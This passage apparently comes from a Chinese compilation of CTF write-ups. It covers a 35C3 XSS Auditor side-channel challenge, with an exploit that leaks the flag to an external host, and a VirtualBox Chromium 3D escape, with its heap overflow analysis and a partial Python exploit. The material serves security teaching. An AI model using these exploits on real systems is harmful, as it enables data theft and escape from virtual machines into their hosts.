这种误报是在原访问请求正常，页面里存在 Js 资源时生效。所以，回到题目上来看：先随便写个文件



~




在搜索成功的界面里，随意找段 JavaScript 代码：

构造 URL：

```
https://filemanager.appspot.com/search?q=test&a=%3Cscript%3E%20%20%20%20%28%28%29%3d%3E%7b%0a%
```

达到了效果。



而当我们搜索的内容不存在时：

回显就不一样了。

15.4 Get Flag!

利用以上知识，我们就能获取 Flag 了 ~

15.4.1 EXP 原理

先贴上 [@l4wio](https://gist.githubusercontent.com/l4wio/3a6e9a7aea5acd7a215cdc8a8558d176/raw/1d8493902084361ac
表哥的 EXP。

```
<body>
<script>
        var URL = 'https://filemanager.appspot.com/search?q={{search}}&a=%3Cscript%3E%20%20%20
        var charset = '_abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ!"#$%&\'

        var brute = new URLSearchParams(location.search).get('brute') || '35C3_'; //当访问链接

        function guess(i){
            var go = brute + charset[i];//35C3_拼接上猜测的下一个字符
            var x = document.createElement('iframe');//创建iframe框架
            x.name = 'blah';
            var calls = 0;
            x.onload = () => {
                calls++;
                //只有当二次及以上触发onload时才执行花括号里的内容
                if(calls > 1){
                    console.log("GO IT ==> ",go);//递归再次请求
                    location.href = 'http://deptrai.l4w.pw/35c3/go.html?brute='+escape(go);
                    x.onload = ()=>{};
                }
                var anchor = document.createElement('a');
                anchor.target = x.name;
                anchor.href = x.src+'#';
                anchor.click();
                anchor = null;
            }
            x.src = URL.replace('{{search}}',go);
            document.body.appendChild(x);
            setTimeout(() =>{
                document.body.removeChild(x);
```


```
                guess(i+1); //递归尝试字符集中的下一个字符
            },1000);
        }
        guess(0);
        // FLAG: 35C3_xss_auditor_for_the_win
</script>

</body>
```

将此 EXP 放到一个公网可访问的地址上,并将 `location.href = 'http://deptrai.l4w.pw/35c3/go.html?b` 这一行，改为自己的公网地址。通过 nc，将该公网地址发给 Admin，让其点开就行。

该 EXP 通过递归思维进行爆破，从字符集里依次取字符，拼接到'35C3_' 上，若不是 Flag 里的一部分，则 onload 只执行一次；若加入字符后，是 Flag 里的一部分，则返回正常页面，但由于触发 Chrome XSS Auditor，总共加载 onload 3 次。第二次会触发以下逻辑：


```
if(calls > 1){
                    console.log("GO IT ==> ",go);//递归再次请求
                    location.href = 'http://deptrai.l4w.pw/35c3/go.html?brute='+escape(go);
                    x.onload = ()=>{};
                }
```

也就是说，携带上本次成功的案例，递归地进行下一轮爆破。




这里我把真实 Flag 放到自己的账号上,模拟自己是拥有 flag 的 Admin,来做一下测试：

访问 `http://deptrai.l4w.pw/35c3/go.html`（自己 VPS 上一堆环境.....就不拿出来让师傅们日了.....）



可以看到，界面一直在刷新，也就是进行盲注爆破 ~ 直到遍历到 `35C3_x` 的时候，递归地进入了 `http://deptrai.l4w.pw/35c3/go.html?burte=35C3_x` 页面，开始下一个字符的爆破。




最后通过查看 `http://deptrai.l4w.pw/`(可换成自己的 VPS) 的访问日志，就能获得最终的 Flag: `35C3_xss_auditor_for_the_win`。


没有 VPS 的小伙伴，也可以通过 [@Sn00py](https://03i0.com/) 推荐的临时 DNS 解析网站，来接收回显。

15.4.2 端口爆破脚本

本文只提及了 Chrome 和 Firefox 两种浏览器，国外有师傅做了全种类浏览器的异步内网端口扫描，直接把源码保存下来就能用：

全种类浏览器内网端口扫描





异步内网 IP 扫描

SSC

2019年第四届 SSC安全峰会

2019年8月-陕西·西安

CloverSec Security Conference（简称：SSC），致力于打造为国内顶尖的网络安全峰会，旨在搭建“开放、共享、创新”的网络安全协同互促平台，推动国家网络安全事业整体发展，助力网络强国建设。

50+媒体宣传、100+特邀嘉宾

1000+参会人数，1000W+线上曝光

中西部规模最大、规格最高，影响最广的安全峰会

聚焦顶尖白帽大佬的安全盛宴

分享时下最新最热的安全技术

探索网络安全攻防之道的奥秘

技术论坛、白帽之夜、黑客集市、闭门会议等你来撩

商务合作：春生 15109277690

SSC活动官网：ssc.seclover.com

（四叶草安全公众号）

（四叶草安全微博）

“48 小时逃逸 Virtualbox 虚拟机——记一次 CTF 中的 0d

文章作者：[@flyyy](https://www.zhihu.com/people/1147d134e271d3e7428150977892bb51)

文章来源：https://zhuanlan.zhihu.com/p/58910752

长亭科技安全研究员，曾获得 GeekPwn 2018“最佳技术奖”，入选极棒名人堂。

35C3CTF 中 niklasb 出了一道关于 virtualbox 逃逸的 0day 题目，想从这个题目给大家介绍 virtualbox 的一个新的攻击面（其实类似的攻击面也同样存在于其他虚拟化类软件），这里记录一下和 @kelwin 一起解题的过程（被 dalao 带飞真爽）

16.1 题目描述

```
chromacity 477

Solves: 2

Please escape VirtualBox. 3D acceleration is enabled for your convenience.

No need to analyze the 6.0 patches, they should not contain security fixes.

Once you’re done, submit your exploit at https://vms.35c3ctf.ccc.ac/, but assume that all pass

Challenge files. Password for the encrypted VM image is the flag for "sanity check".

Setup

UPDATE: You might need to enable nested virtualization.

Hint: https://github.com/niklasb/3dpwn/ might be useful

Hint 2: this photo was taken earlier today at C3

Difficulty estimate: hard
```

题目描述中可以看出：

1. 虚拟机配置中显卡开启了 3D 加速功能
2. 6.0 的 patch 没用，参考 virtualbox 6.0 的发布时间推测是出题人来不及用最新版适配环境等等，所以是一道 0day 题目

题目前前后后给出了四个附件，一个是 img 文件，一个是通过 qemu+kvm 虚拟机运行该 img 的.sh 文件，这个虚拟机就是远程运行的 host 的环境，host 当中有一个 5.28 release 版的 virtualbox，也就是我们逃逸的目标。(算上启动 host 环境中的 virtualbox，如果你的主机是 windows+vmware workstation 的话。。。满眼都是泪)，另外还有两张图片，一张是关于目标 virtualbox 虚拟机的配置，一张是 niklasb 和他电脑屏幕的照片。电脑屏幕上显示的是这个页面，看样子题目应该跟 glShaderSource 这个 opengl 的 api 有关。

同时给出的两个 hint，一个是 niklasb 自己关于 3dpwn 的 github 链接，其中有他之前通过攻击 virtual box 3D 加速模块实现逃逸的源码和相关分析文章。另一个就是附件中关于 niklasb 的照片。

16.2 题目分析

通过题目描述我们可以比较确定的是出题人希望我们去找 virtualbox 3D 加速部分的 0day 漏洞来实现逃逸，同时通过他给出的 github 链接中的文章和题目名我们可以很快把目标锁定在 3D 加速部分的Chromium代码上（并不是同名的浏览器项目）。

简单来说，virtualbox 通过引入 OpenGL 的共享库来引入 3D 加速功能，而 Chromium 负责解析 Virtualbox。Chromium 定义了一套用来描述 OpenGL 不同操作的网络协议。但是这个 Chromium 库最后一次更新源码已经是在十二年前了。同时通过这个库我们大概可以猜到之前 hint 中那张照片的用意了。如果排除掉去直接挖掘 OpenGL 的 0day 的可能性，那 Virtualbox 代码中关于 glShaderSource 的部分就只有 Chromium 中关于这个 api 的协议解析的部分了。而恰好 niklasb 的 github 中的源码和文章都是关于 Chromium 部分的漏洞及其利用的。

16.3 源码分析

Virtualbox 的 Guest additions 类似于 VMware workstation 中的 vmware-tools。不同的地方在于，VMware workstation 通过暴漏固定的端口给 guest 来实现 guest 与 host 的通信，而 Guest additions 是通过增加一个自定义的虚拟硬件 vboxguest 来实现 guest 与 host 的交互。而 3D 加速是作为一个 virtualbox 自定义的 hgcm 服务进程存在的。

```
gdb-peda$ i thread
  Id   Target Id         Frame
* 1    Thread 0x7fe77f6d9780 (LWP 14933) "VirtualBoxVM" 0x00007fe77b0acbf9 in __GI___poll (fds=
......
  15   Thread 0x7fe72f86a700 (LWP 14965) "ShCrOpenGL" 0x00007fe77a4959f3 in futex_wait_cancela
......
  35   Thread 0x7fe6d0cd6700 (LWP 14985) "nspr-3" 0x00007fe77a4959f3 in futex_wait_cancelable
    at ../sysdeps/unix/sysv/linux/futex-internal.h:88
  36   Thread 0x7fe6b9b61700 (LWP 14986) "SHCLIP" 0x00007fe77b0acbf9 in __GI___poll (fds=0x7fe
gdb-peda$ thread 15
```

```
[Switching to thread 15 (Thread 0x7fe72f86a700 (LWP 14965))]
#0  0x00007fe77a4959f3 in futex_wait_cancelable (private=<optimized out>, expected=0x0, futex_
88  ../sysdeps/unix/sysv/linux/futex-internal.h: No such file or directory.
gdb-peda$ bt
#0  0x00007fe77a4959f3 in futex_wait_cancelable (private=<optimized out>, expected=0x0, futex_
#1  __pthread_cond_wait_common (abstime=0x0, mutex=0x7fe720004070, cond=0x7fe720004040) at pth
#2  __pthread_cond_wait (cond=0x7fe720004040, mutex=0x7fe720004070) at pthread_cond_wait.c:655
#3  0x00007fe77e0e5cc8 in rtSemEventWait (fAutoResume=0x1, cMillies=0xffffffff, hEventSem=0x7f
    at /home/f1yyy/Desktop/VirtualBox-6.0.0/src/VBox/Runtime/r3/linux/../posix/semevent-posix.
#4  RTSemEventWait (hEventSem=0x7fe720004040, cMillies=0xffffffff) at /home/f1yyy/Desktop/Virt
#5  0x00007fe75d3b09aa in HGCMThread::MsgGet (this=0x7fe720003f60, ppMsg=0x7fe72f869cf0) at /h
#6  0x00007fe75d3b147f in hgcmMsgGet (pThread=0x7fe720003f60, ppMsg=0x7fe72f869cf0) at /home/f
#7  0x00007fe75d3b265c in hgcmServiceThread (pThread=0x7fe720003f60, pvUser=0x7fe720003e00) at
#8  0x00007fe75d3af940 in hgcmWorkerThreadFunc (hThreadSelf=0x7fe720004340, pvUser=0x7fe720003
#9  0x00007fe77df95501 in rtThreadMain (pThread=0x7fe720004340, NativeThread=0x7fe72f86a700, p
    at /home/f1yyy/Desktop/VirtualBox-6.0.0/src/VBox/Runtime/common/misc/thread.cpp:719
#10 0x00007fe77e0df882 in rtThreadNativeMain (pvArgs=0x7fe720004340) at /home/f1yyy/Desktop/Vi
#11 0x00007fe77a48f6db in start_thread (arg=0x7fe72f86a700) at pthread_create.c:463
#12 0x00007fe77b0b988f in clone () at ../sysdeps/unix/sysv/linux/x86_64/clone.S:95
```

也就是说，当我们想要在 guest 中想要调用一个 OpenGL 的某个接口，需要根据我们的请求先进行 Chromium 的协议封装，再进行 hgcm 的协议封装。具体关于 virtualbox 在这两部分的实现细节，请阅读 virtualbox 相关源码，这里不再详述。

niklasb 在其 github 上已经封装好了调用 Chromium 代码部分的函数及例子, 比如下面这两行代码：

```
client = hgcm_connect("VBoxSharedCrOpenGL")
hgcm_call(client, SHCRGL_GUEST_FN_SET_VERSION, [9, 1])
```

最终在源码中会触发到 src/vbox/hostservices/sharedopengl/crservice/crservice.cpp 中的 switch 下的 SHCRGL_GUEST_FN_SET_VERSION 部分，其中的 vMajor 和 vMinor 会分别为 9 和 1。

再次回到题目上来，题目已经提醒了漏洞存在的位置可能在 Chromium 中 glShaderSource 相关的接口位置，通过在源码中的寻找与分析，我们把目标锁定在了 crUnpackExtendShaderSource 函数中。crUnpackExtendShaderSource 代码如下：

```
void crUnpackExtendShaderSource(void)
{
    GLint *length = NULL;
    GLuint shader = READ_DATA(8, GLuint);
```

```
    GLsizei count = READ_DATA(12, GLsizei);
    GLint hasNonLocalLen = READ_DATA(16, GLsizei);
    GLint *pLocalLength = DATA_POINTER(20, GLint);
    char **ppStrings = NULL;
    GLsizei i, j, jUpTo;
    int pos, pos_check;

    if (count >= UINT32_MAX / sizeof(char *) / 4)
    {
        crError("crUnpackExtendShaderSource: count %u is out of range", count);
        return;
    }

    pos = 20 + count * sizeof(*pLocalLength);

    if (hasNonLocalLen > 0)
    {
        length = DATA_POINTER(pos, GLint);
        pos += count * sizeof(*length);
    }

    pos_check = pos;

    if (!DATA_POINTER_CHECK(pos_check))
    {
        crError("crUnpackExtendShaderSource: pos %d is out of range", pos_check);
        return;
    }

    for (i = 0; i < count; ++i)
    {
        if (pLocalLength[i] <= 0 || pos_check >= INT32_MAX - pLocalLength[i] || !DATA_POINTER_
        {
            crError("crUnpackExtendShaderSource: pos %d is out of range", pos_check);
            return;
```

```
        }

        pos_check += pLocalLength[i];
    }

    ppStrings = crAlloc(count * sizeof(char*));
    if (!ppStrings) return;

    for (i = 0; i < count; ++i)
    {
        ppStrings[i] = DATA_POINTER(pos, char);
        pos += pLocalLength[i];
        if (!length)
        {
            pLocalLength[i] -= 1;
        }

        Assert(pLocalLength[i] > 0);
        jUpTo = i == count -1 ? pLocalLength[i] - 1 : pLocalLength[i];
        for (j = 0; j < jUpTo; ++j)
        {
            char *pString = ppStrings[i];

            if (pString[j] == '\0')
            {
                Assert(j == jUpTo - 1);
                pString[j] = '\n';
            }
        }
    }

//    cr_unpackDispatch.ShaderSource(shader, count, ppStrings, length ? length : pLocalLength);
    cr_unpackDispatch.ShaderSource(shader, 1, (const char**)ppStrings, 0);

    crFree(ppStrings);
```

```
}
```

仔细看会发现在中间一段 for 循环检查 pLocalLength 数组的每个元素跟所有元素的和的大小是否越界时，并未检查最后一层循环过后 pos_check 是否越界，据此我们可以在最后的两层嵌套循环中的内层中实现越界写，而这个越界写也很有趣：

```
        for (j = 0; j < jUpTo; ++j)
        {
            char *pString = ppStrings[i];

            if (pString[j] == '\0')
            {
                Assert(j == jUpTo - 1);
                pString[j] = '\n';
            }
        }
```

它可以将越界部分所有的'\0' 替换为'\n'。通过这个漏洞我们可以越界写一块堆内存，将其后面内存中若干的'\0' 替换为'\n'。（注意：Assert 在 release 版中是不存在的!）之后我们会介绍如何通过这个越界写实现任意地址写。

当然只有一个越界写可能利用起来还是十分困难，我们仔细看了看 niklasb 写的文章，发现在很多类似的 unpack 函数中均存在类似于 CVE-2018-3055 的漏洞，比如 crUnpackExtendGetUniformLocation：

```
void crUnpackExtendGetUniformLocation(void)
{
    int packet_length = READ_DATA(0, int);
    GLuint program = READ_DATA(8, GLuint);
    const char *name = DATA_POINTER(12, const char);
    SET_RETURN_PTR(packet_length-16);
    SET_WRITEBACK_PTR(packet_length-8);
    cr_unpackDispatch.GetUniformLocation(program, name);
}
```

漏洞的成因完全与 CVE-2018-3055 相同，简单来说 SET_RETURN_PTR 和 SET_WRITEBACK_PTR 指向的内存会写回到 guest，而这里因为没有对 packet_length 做对应的检查导致我们可以在堆上实现越界读。

16.4 漏洞利用

通过以上的代码分析，我们现在有一个堆越界读和一个堆越界写，接下来我们来分析如何去完成完整的漏洞利用。

因为信息泄露部分完全与 CVE-2018-3055 基本相同，我们选择直接复用 niklasb 之前的 exp leak 部分的代码。重写 make_oob_read 后通过 leak_stuff 我们可以泄露一个 CRConnection 结构体的位置，而 niklasb 的 exp 中就是通过修改 pHostBuffer 和 cbHostBuffer 来实现任意地址读。因此，当我们有任意地址写的条件之后我们就可以任意地址读了。

接下来的关键就是如何用我们神奇的堆溢出来实现任意地址写了。@kelwin 找到了一个很好用的结构体 CRVBOXSVCBUFFER_t，也就是 niklasb 的代码中 alloc_buf 使用的结构体：

```
typedef struct _CRVBOXSVCBUFFER_t {
    uint32_t uiId;
    uint32_t uiSize;
    void*    pData;
    _CRVBOXSVCBUFFER_t *pNext, *pPrev;
} CRVBOXSVCBUFFER_t;
```

如果可以在堆上我们可以越界写的内存后面恰好布置这样一个结构体，越界写它对应的 uiSize 部分，再通过 SHCRGL_GUEST_FN_WRITE_BUFFER 就可以越界写这个 buffer 所对应的 pData 的内容，之后再越界写另一个相同的结构体，就可以实现任意地址写了。实现任意地址写的具体过程如下：

1.n 次调用 alloc_buf，对应的 buffer 填充为可以触发越界写的部分，从而确保在我们可以越界写的堆后有可用的 CRVBOXSVCBUFFER_t 结构体。此时内存分布如下：

2. 通过 SHCRGL_GUEST_FN_WRITE_READ 使用第 n-3 个 buffer，触发堆越界写，覆盖掉第 n-2 个 buffer 的 size 部分。此时内存分布如下：

3. 通过 SHCRGL_GUEST_FN_WRITE 使用第 n-2 个 buffer，触发堆越界写，可以修改第 n-1 个 buffer 的 uiSize 和 pData 为任意值。此时内存分布如下：

4. 通过 SHCRGL_GUEST_FN_WRITE 使用第 n-1 个 buffer，触发任意地址写，写的地址与长度由步骤 3 控制

5. 多次任意地址写可以通过多次反复 SHCRGL_GUEST_FN_WRITE 第 n-2 个 buffer 和第 n-1 个 buffer 实现

在有了任意读和任意写的能力之后，我们可以修改某个 CRConnection 结构体中 disconnect 函数指针来劫持 rip，通过修改 CRConnection 头部的数据可以控制对应的参数。所以漏洞利用的完整过程如下：

1. 通过越界读泄露一个 CRConnection 结构体的位置
2. 配置内存实现任意地址写
3. 通过任意地址读泄露 CRConnection 结构体中 alloc 函数对应地址
4. 通过 alloc 函数地址计算 VBoxOGLhostcrutil.so 库地址，最终泄露 libc 地址

Figure 16.1: img




Figure 16.2: img

Figure 16.3: img

5. 修改 CRConnection 的 disconnect 函数指针为 system
6. 修改 CRConnection 的头部为 payload
7. disconnect 对应的 client

完整 exp：

```
#!/usr/bin/env python2
from __future__ import print_function
import os, sys
from array import array
from struct import pack, unpack

sys.path.append(os.path.abspath(os.path.dirname(__file__)) + '/lib')
from chromium import *
from hgcm import *

def make_oob_read(offset):
    return (
        pack("<III", CR_MESSAGE_OPCODES, 0x41414141, 1)
```

```
        + '\0\0\0' + chr(CR_EXTEND_OPCODE)
        + pack("<I", offset)
        + pack("<I", CR_GETUNIFORMLOCATION_EXTEND_OPCODE)
        + pack("<I", 0)
        + 'LEET'
        )

def leak_conn(client):
    ''' Return a CRConnection address, and the associated client handle '''
    # Spray some buffers of sizes
    #  0x290 = sizeof(CRConnection) and
    #  0x9d0 = sizeof(CRClient)
    for _ in range(600):
        alloc_buf(client, 0x290)
    for _ in range(600):
        alloc_buf(client, 0x9d0)

    # This will allocate a CRClient and CRConnection right next to each other.
    new_client = hgcm_connect("VBoxSharedCrOpenGL")

    for _ in range(2):
        alloc_buf(client, 0x290)
    for _ in range(2):
        alloc_buf(client, 0x9d0)

    hgcm_disconnect(new_client)

    # Leak pClient member of CRConnection struct, and from that compute
    # CRConnection address.
    msg = make_oob_read(OFFSET_CONN_CLIENT)
    leak = crmsg(client, msg, 0x290)[16:24]
    pClient, = unpack("<Q", leak[:8])
    pConn = pClient + 0x9e0
    new_client = hgcm_connect("VBoxSharedCrOpenGL")
    set_version(new_client)
```

```
    return new_client, pConn, pClient


class Pwn(object):
    def write(self, where, what):
        pay = 'A'*8+pack("<Q",where)
        buf,_,_,_=hgcm_call(self.client1,13,[self.write_buf,self.write_buf_size,0x40,pay])


        hgcm_call(self.client1,13,[0x41414141,0x41414141,0,what])


    def write64(self, where, what):
        self.write(where, pack("<Q", what))


    def read(self, where, n, canfail=False):
        # Set pHostBuffer and cbHostBuffer, then read from the Chromium stream.
        self.write64(self.pConn + OFFSET_CONN_HOSTBUF, where)
        self.write64(self.pConn + OFFSET_CONN_HOSTBUFSZ, n)
        res, sz = hgcm_call(self.client3, SHCRGL_GUEST_FN_READ, ["A"*0x1000, 0x1000])
        if canfail and sz != n:
            return None
        assert sz == n
        return res[:n]


    def read64(self, where, canfail=False):
